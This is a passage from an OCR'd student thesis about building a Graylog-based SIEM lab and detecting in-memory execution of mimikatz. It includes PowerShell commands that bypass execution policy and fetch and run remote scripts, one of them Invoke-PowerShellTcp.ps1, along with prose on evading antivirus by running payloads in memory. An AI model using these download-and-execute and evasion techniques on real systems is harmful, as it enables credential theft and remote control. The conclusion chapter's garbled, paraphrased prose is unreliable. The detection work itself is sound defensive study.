
- Windows PowerShell version 5.1 or 7.1 (suggested).

- Windows PowerShell 5.1 is now included with Windows 10.

- A website with records to download.Full tutorial of scripting is given in the article and link is attached below from where help may be taken.

https://adamtheautomator.com/powershell-download-file/

In the following figure, mimikatz file was downloaded and executed using powershell scripting.




Name	Date modified	Type	Size
apachefile.txt	4/22/2022 11:27 AM	Text Document	1 KB

```
d-----         1/23/2022  10:22 AM                Apple
d-----         6/10/2021  11:33 AM                Cisco Packet Tracer 8.0
d-r---         9/16/2021   1:38 AM                Contacts
d-r---         4/17/2022   7:55 AM                Desktop
d-r---         4/12/2022   8:23 PM                Documents
d-r---         4/22/2022  10:52 AM                Downloads
d-r---         9/16/2021   1:38 AM                Favorites
d-----         1/19/2021  12:57 PM                hpeesof
d-r---         9/16/2021   1:38 AM                Links
d-r---         9/16/2021   4:17 AM                Music
d-----         2/27/2021   5:22 PM                MyWorkspace1_wrk
d-----         2/27/2021   5:32 PM                MyWorkspace2_wrk
d-----         2/27/2021   7:38 PM                MyWorkspace3_wrk
d-----         3/16/2021   9:54 AM                MyWorkspace4_wrk
d-----         1/19/2021   2:22 PM                MyWorkspace_wrk
d-r---          4/6/2021  10:25 AM                OneDrive
d-----         6/28/2020   1:54 PM                opera autoupdate
d-r---         4/12/2022   8:30 PM                Pictures
d-----         8/27/2021   4:00 AM                PycharmProjects
d-r---         1/16/2022   5:28 PM                Saved Games
d-----         2/15/2020   2:33 AM                Screenshot
d-r---         9/16/2021   1:38 AM                Searches
d-r---         4/22/2022  10:45 AM                Videos
d-----         1/10/2022  10:45 PM                VirtualBox VMs
-a----         6/10/2021   1:30 PM            186 .packettracer
-a----         12/8/2020   8:42 PM            493 de_sim.cfg
-a----         2/27/2021   5:32 PM            405 hpeesofsim.cfg
-a----        12/23/2020   8:18 PM            686 op.m
-a----         5/31/2021  11:03 PM           1093 release
-a----         1/25/2022   3:20 PM              0 Start-Service
-a----         3/16/2021  12:17 PM            102 Untitled.m
-a----         3/16/2021  12:36 PM             75 Untitled2.m


PS C:\Users\ZAIN UL ABADIN> $source = 'http://192.168.10.13/apachefile.txt'
PS C:\Users\ZAIN UL ABADIN> $destination = 'C:\Users\ZAIN UL ABADIN\Downloads\Documents\apachefil
PS C:\Users\ZAIN UL ABADIN> Invoke-WebRequest -Uri $source -OutFile $destination
PS C:\Users\ZAIN UL ABADIN>
```

Figure 24 : File execution by powershell scripting

As it is a txt file and not a script it is being downloaded and executed like a normal script and showing all the contents in the file but with these a lil bit of error(not important though).



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\ZAIN UL ABADIN> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\ZAIN UL ABADIN> iex (New-Object System.Net.WebClient).DownloadString("http://192.168.43.208/Invoke-PowerShellTcp.ps1")
PS C:\Users\ZAIN UL ABADIN> iex (New-Object System.Net.WebClient).DownloadString("http://192.168.43.208/apachefile.txt")
we : The term 'we' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or
if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ we qualified for fics stage 3.
+ ~~
    + CategoryInfo          : ObjectNotFound: (we:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\ZAIN UL ABADIN>
```


This text file will be replaced by the exe file of mimikatz. When anything was downloaded in windows it was written on the window's disk while being executed and when something is written on disk, anti-viruses catch that very easily. We should execute the exe file in a way that it does not land on memory and anti-viruses will be bypassed. This is called in-memory execution.

What is Apache?

Web servers like Apache are in charge of serving content and Web pages to Internet users by accommodating registry (HTTP) requests from them. The Apache features are meant to function with a large portion of the Web's product and code. An open local community of software developers, working under the auspices of the Apache Software Foundation, is responsible for the creation and ongoing maintenance of Apache. There is a wide range of operating systems that can run the Apache HTTP Server: Linux, Microsoft Windows, OpenVMS and a variety of Unix-like platforms.

Apache Derby, a subproject of Apache DB, is a free software social information database written entirely in Java and distributed under the Apache License, Version 2.0. All the arrangement records for Apache are situated in/and so on/httpd/conf and/and so on/httpd/conf. d . The information for sites you'll run with Apache is situated in/var/www of course, however you can change that assuming you need.

Abc.txt was hosted on Apache web server and was accessed using web browser from windows. Text file will be visible on windows, apache server was made on linux.



Voldemort - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Voldemort
Windows Server
Shared VMs (Deprec
Voldemort
Index of / - Mozilla Firefox
qterminal
html
05:37 AM
Index of /
192.168.78.132
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2021-09-23 12:05	612	
index_orignal.html	2021-09-23 12:10	10K	
myfile.txt	2022-04-10 01:07	32	

Apache/2.4.51 (Debian) Server at 192.168.78.132 Port 80

Figure 25 : Apache sever


Voldemort - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Voldemort
Windows Server 2
Shared VMs (Deprec
Voldemort
Apache2 Debian Default ...
qterminal
04:49 AM
Apache2 Debian Default Page: It works - Mozilla Firefox
Apache2 Debian Default Pag
192.168.78.132
debian
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Figure 26 : Apache sever

After creating Apache on Linux, it was executed on windows. A file mimikatz.exe whose address is /var/www/html is on Linux which will be accessed through Apache web server and will be executed by PowerShell on windows. The logs of that file were then sent and viewed on graylog and were studied. A PowerShell script is to be written to download this text file on our windows computer (the computer which is sending logs). Then we will replace the text file with MimiKatz binary on server and download that binary on windows computer using PowerShell script. Final target is to execute this file in-memory. Like download the file from web server, don’t write it on hard disk to evade antivirus and execute it. It can be done in one command.

After that only rules definition on graylog is left.

Firstly we saw the mimikatz.exe through an Apache server.




Index of /

Name	Last modified	Size	Description
Invoke-PowerShellTcp.ps1	2022-05-19 05:40	4.3K	
apachefile.txt	2022-04-20 05:03	30	
index.nginx-debian.html	2021-05-30 17:26	612	
index_original.html	2021-05-30 17:32	10K	
mimikatz.exe	2022-05-22 11:43	1.2M	

Apache/2.4.53 (Debian) Server at 192.168.18.42 Port 80


By typing the following commands in PowerShell we ran that malware that will not reside on the hard disk and is hard to catch.

So then we got the logs of that in memory execution in PowerShell and we made an alert so that they can be timely notified and given attention to.



```
2022-05-23 18:42:26.836 +00:00                                   WIN-EP9U8VFABDL
Network connection detected:
RuleName: -
UtcTime: 2022-05-24 06:42:26.050
```

Figure 27 : Mimikatz logs



Alerts & Events

Define Events through different conditions. Add Notifications to Events that require your attention to create Alerts.

Graylog's new Alerting system let you define more flexible and powerful rules. Learn more in the documentation

Description	Key	Type	Event Definition	Timestamp
mimikatz.exe	none	Event	mimikatz.exe	2022-05-23 18:33:34
mimikatz.exe	none	Event	mimikatz.exe	2022-05-23 18:33:33
mimikatz.exe	none	Event	mimikatz.exe	2022-05-23 18:33:33
mimikatz.exe	none	Event	mimikatz.exe	2022-05-23 18:33:33
mimikatz.exe	none	Event	mimikatz.exe	2022-05-23 18:33:33

Figure 28 : Alert generation for Mimikatz logs

Chapter 5: Conclusion

5.1 Conclusion and recommendation:

In this thesis we learnt about two generations of early SIEM and how it works, what are some specialties of it and what are some applications and uses. A brief description is given below to give an insight of the thesis.

5.1.1 Description

Arrangements known as security data and event management (SIEM) make use of rules and measured connections in order to transform log parts and circumstances generated by security frameworks into meaningful data. This information can assist security teams in continuously recognizing threats, overseeing incident response, conducting legal investigations into previous security incidents, and planning evaluations for consistency. Mark Nicolett and Amrit Williams are credited for coining the phrase security information and event management (SIEM) in Gartner's SIEM study, which is titled Improve IT Security with Vulnerability Management. They presented a new security data paradigm based on two periods of history.

Security Information Management (SIM)

An original, based on top of conventional log assortment and the executives frameworks. SIM presented long haul stockpiling, investigation, and giving an account of log information, and consolidated logs with danger knowledge.

Security Event Management (SEM)

To deal with security events in the future: gathering, connection and notice for threats from security systems (such as antivirus or firewalls) and from other sources, for example, SNMP traps, servers, data sets, and others.

Current SIEM security levels combine SIM and SEM. They collect both real log information and constant events and set up connections that can help security staff figure out what's different, what's weak, and what's happening.

SIEM's primary focus is on security-related events and episodes, such as successful or unsuccessful logins, malware exercises, or the acceleration of accolades. These bits of information can be conveyed as warnings or alerts, or security examiners can find them using the SIEM stage's visualisation and dashboarding tools.

Alarming

Analyzes events and sends alarms to notify the security team of immediate problems. This can be done via email, other forms of notifying, or through the use of security dashboards.

Dashboards and Visualizations

Making illustrations so that employees can look at information about events, see designs and identify actions that don't fit traditional examples.

Consistence

Automates the gathering of consistency information and generates reports that comply with security, administration, and reviewing procedures for regulatory frameworks like as HIPAA, PCI/DSS, HITECH, SOX, and GDPR.

Maintenance

Information that can be verified over a long period of time is stored so that it can be analysed, followed, and used to fulfil requirements for consistency. Particularly crucial in the various legal tests that will take place in the future.

Danger Hunting

Permits safety crew to run inquiries on SIEM information, channel and turn the information, to reveal dangers or weaknesses proactively.

Occurrence Response

Gives examples of the board, cooperative effort, and information exchange surrounding security incidents, allowing security groups to quickly synchronise on the core information and respond to a hazard quickly.

SOC Automation

It integrates with other security protocols through the use of APIs and enables security employees to characterise automated playbooks and work processes that need to be carried out due to specific occurrences.

5.1.2 Recommendations

It is turning out to be very apparent that digital wrongdoings are expanding everyday. On account of this SIEM, specialized difficulties are blasting and just SIEM is answerable for making changes to something very similar. Security Information and Event Management is perhaps the most ideal way of pulling security information from an inner information organization and placing it in similar spot for experts. Which three issues does SIEM tackle is turning into a typical inquiry? SIEM is focusing on and examining all very good quality issues. A portion of the three issues and how to settle them through SIEM are recorded as under:

Which three issues does SIEM settle?

Which Problems Does SIEM Solve?

1. Absence of legitimate substance

SIEM helps in uniting inward information for producing alarms. These are utilized for recognizing any sort of dubious inner exercises of an organization however without legitimate substance, individuals stay ignorant about these cautions. SIEM specialized difficulties that comprehend that outer settings are adequately not to venture out towards ingesting danger feeds to the framework. These danger takes care of are for the most part posting crude information that could appear to be dubious also.

At the point when they start their relationship with SIEM information, these will generally deliver numerous bogus positive alarms and make clamor in loud environmental elements. This is the principal question that emerges in which three issues do SIEM tackle?

Arrangement

With the right knowledge danger, it assembles data from various sources and website pages both in specialized faculties. SIEM as a Service helps in the recognizable proof of a wide range of obscure dangers and settling them. Knowledge SIEM gives sufficient setting to the work and not simply single data.

2. While the timing is off??

With the information making some short memories rack, it turns out to be extremely vital for relate a wide range of danger feed information with all inside logs which are exceptionally near ongoing. At the point when you need to zero in on the fundamental substance, you need to turn off any remaining messages which are not fundamental at that point. Corresponding danger information feed with different information from weeks would help in checking regardless of whether your frameworks are working appropriately.

The main answer for this issue is that knowledge will help in cutting any sort of exploration time and help in giving an extensive perspective on the danger and get the scene that the scientist would have the option to take physically. No one but minutes can have the whole effect, and it is conceivable continuously with a fundamental edge.

3. Over-burdening of data

SIEM helps in producing many messages in numerous associations and through which the organizations get their cautions routinely. In some cases the cautions find opportunity to settle which prompts over-burdening of data and information. An excessive number of alarms simultaneously make it unimaginable for the SOC to break down every one of them. This is the fundamental explanation that many alarms don't come into the notification of individuals.

At the point when any of these cautions slip by everyone's notice, it makes a gigantic issue for individuals of the association. It becomes achievable to tackle issues as and when they happen by depending on the manual cycles.

The answer for this issue is that SIEM insight settles every one of the cautions by chopping them down in a day so experts can make the expected time for bringing move into a similar cycle. Things like Machine learning assists with utilizing wide sources and totals it with ongoing utilization. This decreases any sort of misleading expectation and inspiration that could concoct work.

4. Connection rules being poor

One piece of SIEM the executives is to keep up with appropriate security. The SIEM arrangements work on piece of insight for distinguishing any sort of possible danger and making an alarm for the groups to explore. It is crafted by the IT groups to examine into the matter appropriately with the goal that the guidelines of relationship check out and out. They likewise help when you are making updates to your network safety frameworks or different applications.

Not all knowledge dangers work the same way. You must be exceptionally cautious while picking the right one for your organization. While keeping your SIEM dynamic, you are saving yourself from a wide range of digital dangers.

These are only a portion of the focuses demonstrating the way that SIEM can be utilized with the assistance of knowledge for taking care of fundamental digital hacks and issues in associations. Take guidance and help from the right IT specialists who have total information on SIEM for escaping what is happening. SIEM is exceptionally useful assuming you know the correct approach to utilizing it!

5.2 Tasks done

A step by step approach of how we done the tasks in given in order.

- We installed virtual machine on PC.
- Installed KALI Linux on VM.
- Installed mongoDB in KALI Linux and configured it. Step by step guide to configure and install it is given in chapter 04.
- Installed ElasticSearch in KALI Linux and configured it. Step by step guide to configure and install it is given in chapter 04.
- Installed graylog in KALI Linux and configured it. Step by step guide to configure and install it is given in chapter 04.
- Installed windows server 2016.
- Installed and configured winlogbeat and collected its logs.
- Installed and configured Sysmon and collected its admin logs.
- Did the in-memory execution of mimikatz and sent its logs to graylog.
- Created Apache on Linux and executed on Windows.
- Mimikatz.exe file was accessed by apache on linux and executed by powershell on windows.

- Sent its logs to graylog and reported on it.

5.3 Objectives achieved

5.3.1 Project's academic objectives

Following objectives were achieved in this project:

- In-memory detection of mimikatz.
- Customizing rules of graylog.
- Learnt hand-on skills and configurations of linux, mongoDB, elastic search and graylog.
- Customization of open source SIEM.
- Development and deployment of a SIEM solution.
- Implemented our skills and knowledge of KALI LINUX, GRAYLOG, MongoDB.
- Established a capable security team.
- Learnt about the collection and analysis of data from all sources in real-time.
- Designed a project that contributes to the welfare of society.

5.3.2 SIEM objectives

A SIEM totals log information produced all through your association's IT foundation, from applications to the organization to security gadgets and host frameworks. Subsequent to gathering and investigating log information, a SIEM arrangement recognizes security episodes and occasions. Two essential targets of a SIEM arrangement are:

- To give writes about security-related occasions and episodes. For instance, fizzled logins, malware action, conceivable noxious action, login endeavors, and so on.
- Send cautions in the event that a movement is distinguished as a potential security issue. For instance, sidelong development.

5.4 Summary

Conclusion of what thesis was about and what we did in the thesis was written with a brief description and main focal points of SIEM with the some of its drawbacks. Lastly we discussed some of the objectives that were achieved and those include academic and SIEM objectives as well. A brief description of how the whole project was completed is written by steps.

Chapter 6: Future work

6.1 SIEM in next 5 years

